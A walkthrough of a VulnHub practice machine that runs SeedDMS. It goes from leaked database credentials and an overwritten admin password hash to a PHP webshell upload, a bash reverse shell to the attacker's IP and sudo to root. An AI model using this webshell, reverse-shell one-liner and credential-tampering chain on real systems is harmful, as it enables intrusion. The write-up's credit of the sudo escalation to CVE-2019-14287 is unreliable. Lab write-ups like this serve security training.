This is a Linux's Machine from VulnHub marked as easy and is defined as a WebServer with a SQL Server.

- **PHASE 1: ACKNOWLEDGEMENT**
- We don't know the machine's IP so we are going to scan our net. To do this we will use the command arp-scan -I eth0 –localnet

```
└─# arp-scan -I eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:70:0f:42, IPv4: 192.168.1.191
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     44:ff:ba:25:83:46       zte corporation
192.168.1.129   24:ce:33:c5:23:96       Amazon Technologies Inc.
192.168.1.134   5c:ba:ef:74:f0:1f       CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.139   08:00:27:98:60:d5       PCS Systemtechnik GmbH
```

- If you don't know the IPs in your localnet, you can just try each one. The IP i was looking for is 192.168.1.139
- Now, we will ping the machine to check if it is online and which route the packets trace. To do this, I will use the command ping -c 192.168.1.139 -R

```
└─# ping -c 1 192.168.1.139 -R
PING 192.168.1.139 (192.168.1.139) 56(124) bytes of data.
64 bytes from 192.168.1.139: icmp_seq=1 ttl=64 time=0.286 ms
RR:     192.168.1.191
        192.168.1.139
        192.168.1.139
        192.168.1.191


── 192.168.1.139 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.286/0.286/0.286/0.000 ms
```

- We can check by its TTL that it is a Linux Machine.
- Now we will use nmap to search for open ports. I used the command nmap -p- –open -sS –min-rate 5000 -vvv -n -Pn 192.168.1.139 -oG allPorts. I export the results to check them later if I need to.
- The discovered ports are:

```
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
3306/tcp  open  mysql   syn-ack ttl 64
33060/tcp open  mysqlx  syn-ack ttl 64
MAC Address: 08:00:27:98:60:D5 (Oracle VirtualBox virtual NIC)
```

- We can see that there is an HTTP server, and two ports dedicated to a MySQL Server.


- Now I will scan those ports to check the services and the versions they are running. I used the command nmap -sC -sV -p22,80,443 192.168.1.139 -oN targeted.

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 12:54 CET
Nmap scan report for 192.168.1.139
Host is up (0.00031s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Welcome to the land of pwnland
|_http-server-header: Apache/2.4.41 (Ubuntu)
3306/tcp  open  mysql   MySQL 8.0.25-0ubuntu0.20.04.1
| mysql-info:
|   Protocol: 10
|   Version: 8.0.25-0ubuntu0.20.04.1
|   Thread ID: 38
|   Capabilities flags: 65535
|   Some Capabilities: ConnectWithDatabase, Support41Auth, Speaks41ProtocolOld, ODBCCli
noreSigpipes, FoundRows, SwitchToSSLAfterHandshake, DontAllowDatabaseTableColumn, Inter
ctions, IgnoreSpaceBeforeParenthesis, SupportsLoadDataLocal, LongColumnFlag, SupportsCo
portsAuthPlugins, SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: z\x05aO>\x01DRcpt\x1A\x1A\x1D)Z!m[[
|_  Auth Plugin Name: caching_sha2_password
| ssl-cert: Subject: commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Certificate
| Not valid before: 2021-07-03T00:33:15
|_Not valid after:  2031-07-01T00:33:15
|_ssl-date: TLS randomness does not represent time
33060/tcp open  mysqlx?
| fingerprint-strings:
```

- Now we can start gathering some relevant information. This is an Ubuntu Machine, that runs an HTTP Server with 2.4.41 version and it runs a WEB with “pwnland” title. The MySQL Server is in its 8.0.25 version and defines the Ubuntu version as Ubuntu 20.04.1.
- Now we know there is a web server, we will use the command whatweb to see information about the web and the services it is using.

```
└─# whatweb http://192.168.1.139
http://192.168.1.139 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], Frame, HTML5, HTTPServer[Ubuntu Lin
ux][Apache/2.4.41 (Ubuntu)], IP[192.168.1.139], JQuery[1.11.2], Modernizr[2.8.3-respond-1.4.2.min], Script[text/jav
ascript], Title[Welcome to the land of pwnland], X-UA-Compatible[IE=edge]
```


- This little scan gives us some information. The server uses some services like Bootstrap, JQuery 1.11.2 and Modernizr. JQuery’s version is very old and this could be interesting when searching for vulnerabilities.
- Now let’s see the web from the navigator.



- At first glance, we can't see much of anything. There is a contact form that, maybe, could be vulnerable.
- Now we can check the code of the web trying to search information about the page and if there is anything strange.
- An example is this commented line that gives us a directory theoretically inaccessible for the current user.

```
// give active class to first link
//make sure this js file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/
$($('nav a')[0]).addClass('active');
```

- If we check this directory, it will appear a login page that is only for admins. Apparently, this page is using Seed DMS 5.1.22. Valuable information to gather for us.
- If we search a little for information about Seed DMS and vulnerabilities, we will found that sometimes there is a file called settings.xml that is not correctly configured and every user can read it.
- So now we will search it and this is it.



- If we continue reading this file, we will find the credentials of the database that is running with this server, probably the one with its ports opened.

```
-->
<database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms"
dbPass="seeddms" doNotCheckVersion="false"> </database>
<!--
```

- With all of this information, we can start attacking the machine.

- **PHASE 2 EXPLOITATION**
- First thing we are doing is trying to connect to the database from our PC to use the credentials just gathered. To do this, I used the command mysql -useeddms -h 192.168.1.139 -p

```
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 52
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

- We are in. We can see that the database is running with MariaDB.
- Now we will try to list the databases.

```
MySQL [(none)]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| seeddms            |
| sys                |
+--------------------+
5 rows in set (0,005 sec)
```


- And the one that looks more relevant for us is seeddms cause it is the one connected to the Web Page and maybe we found some credentials for the login page.
- Now we will list the tables in this database.

```
MySQL [(none)]> use seeddms;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [seeddms]> show tables;
+-------------------------------+
| Tables_in_seeddms             |
+-------------------------------+
| tblACLs                       |
| tblAttributeDefinitions       |
```

- The first one to catch my attention is one table called “users”. Let’s check it out.

```
MySQL [seeddms]> select * from users;
+-------------+---------------------+--------------------+-----------------+
| Employee_id | Employee_first_name | Employee_last_name | Employee_passwd |
+-------------+---------------------+--------------------+-----------------+
|           1 | saket               | saurav             | Saket@#$1337    |
+-------------+---------------------+--------------------+-----------------+
1 row in set (0,010 sec)
```

- It shows an user that we are going to try in the login page.



- It did not work, no problem, let's save this credentials and let's continue.
- There is another interesting table called "tblUsers" that we are going to list.

```
MySQL [seeddms]> select * from tblUsers;
+----+-------+----------------------------------+----------------+-------------------+-----------+----------+----------+
| id | login | pwd                              | fullName       | email             | language | theme | comment |
 role | hidden | pwdExpiration       | loginfailures | disabled | quota | homefolder |
+----+-------+----------------------------------+----------------+-------------------+-----------+----------+----------+
|  1 | admin | f9ef2c539bad8a6d2f3432b6d49ab51a | Administrator | address@server.com | en_GB    |       |         |
    1 |      0 | 2021-07-13 00:12:25 |             0 |        0 |     0 |       NULL |
|  2 | guest | NULL                             | Guest User     | NULL              |          |       |         |
    2 |      0 | NULL                |             0 |        0 |     0 |       NULL |
+----+-------+----------------------------------+----------------+-------------------+-----------+----------+----------+
2 rows in set (0,001 sec)
```


- It shows an admin account but the password is encrypted. The encryption seems like MD5 so, as we have access to the database, let's encrypt a string in MD5 and change the password of the admin account by ourselves with an update.

```
MySQL [seeddms]> update tblUsers set pwd="f8032d5cae3de20fcec887f395ec9a6a" where login="admin";
Query OK, 1 row affected (0,024 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

- Finally, the password looks like this.


```
MySQL [seeddms]> select * from tblUsers;
+----+-------+----------------------------------+
| id | login | pwd                              | fullNam
 role | hidden | pwdExpiration       | loginfailures | di
+----+-------+----------------------------------+
|  1 | admin | f8032d5cae3de20fcec887f395ec9a6a | Adminis
    1 |      0 | 2021-07-13 00:12:25 |             0 |
```

- Now we will login into the page as admin.



- We can see a menu like this.

- Now we can search some vulnerabilities for Seed DMS with the command searchsploit.



- The last one is very interesting because it is supposed to give us Remote Command Execution. Let's investigate this one.
- With the command searchsploit -x we can see how the vulnerability works.


```
Step 1: Login to the application and under any folder add a document.
Step 2: Choose the document as a simple php backdoor file or any backdoor/webshell could be used.

PHP Backdoor Code:
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>

Step 3: Now after uploading the file check the document id corresponding to the document.
Step 4: Now go to example.com/data/1048576/"document_id"/1.php?cmd=cat+/etc/passwd to get the command response in br
owser.
```

- It explains that if you can upload a file and then execute it like it was from the Web Server, you could execute commands remotely.
- To do this, I wrote a command like this in a file that I will upload to the web.

```
└─# batcat cmd.php -l java
       File: cmd.php
1      <?php
2          echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
3      ?>
```

- Now we will upload it to the server.

- Now it is time to execute the 4 step of the explanation and search in the nav bar for the file we uploaded like it explains.



- It worked.

- Now we will try to stablish a reverse shell in our PC. To do this, I opened the 443 port of my PC with the command nc -nlvp 443 and the execute the next command to create the shell: bash -c "bash -i >%26 /dev/tcp/192.168.1.191/443 0>%261".

```
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.191] from (UNKNOWN) [192.168.1.139] 50534
bash: cannot set terminal process group (744): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/5$
```

- That's it, we have a shell in our PC. But now we will have to make it interactive. This is just executing the command script /dev/null -c bash and then doing ctrl Z and executing the command stty raw -echo; fg. This will open a terminal in which we have to execute the command reset xterm and finally, we have a TTY that dows not stops if we use ctrl Z to stop another service or command.

```
root@kali: /home/usuari
Archivo  Acciones  Editar  Vista  Ayuda
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/5$
```

- Now we will change the environment variables $TERM and $SHELL. We will change them like this

```
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/5$ echo $TERM
dumb
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/5$ export TERM=xterm
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/5$ echo $SHELL
/usr/sbin/nologin
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/5$ export SHELL=/bin/bash
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/5$
```

- This is optional, but if we want to change the aspect ratio of the terminal, we can use the command stty size

```
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/5$ stty size
27 116
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/5$ stty rows 27 columns 116
```

- Everything is ready to start.
- We are logged as www-data so we do not have any privileges and if we try to enter the /home/saket directory, we won't can.

```
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/5$ cd /home
www-data@ubuntu:/home$ ls
saket
www-data@ubuntu:/home$ cd saket
bash: cd: saket: Permission denied
www-data@ubuntu:/home$
```

- But if you remember, we gathered the credentials of someone named Saket. His credentials did not work on the web, but maybe here they work.

```
www-data@ubuntu:/home$ su saket
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

saket@ubuntu:/home$
```

- We are now logged in as saket. First thing to do is using the command id to see if he has privileges to do something.

```
saket@ubuntu:~$ id
uid=1000(saket) gid=1000(saket) groups=1000(saket),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lx
d),132(sambashare)
saket@ubuntu:~$
```

- **TIP: You can use the privileges in the command lxd to create containers and gain access to the / directory but we are not doing that this time.**
- To gain access as root this time, we are executing the command sudo -l.

```
saket@ubuntu:~$ sudo -l
[sudo] password for saket:
Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saket may run the following commands on ubuntu:
    (ALL : ALL) ALL
saket@ubuntu:~$ sudo su
root@ubuntu:/home/saket#
```

- Too easy. This is thanks to the CVE-2019-14287 Vulnerability.

This machine is finished by now. Thank you for reading my explanation and check out my other writeups about Linux's Machine at my GitHub Page: https://github.com/PabloMartinPozo/LINUX-MACHINES-WRITEUPS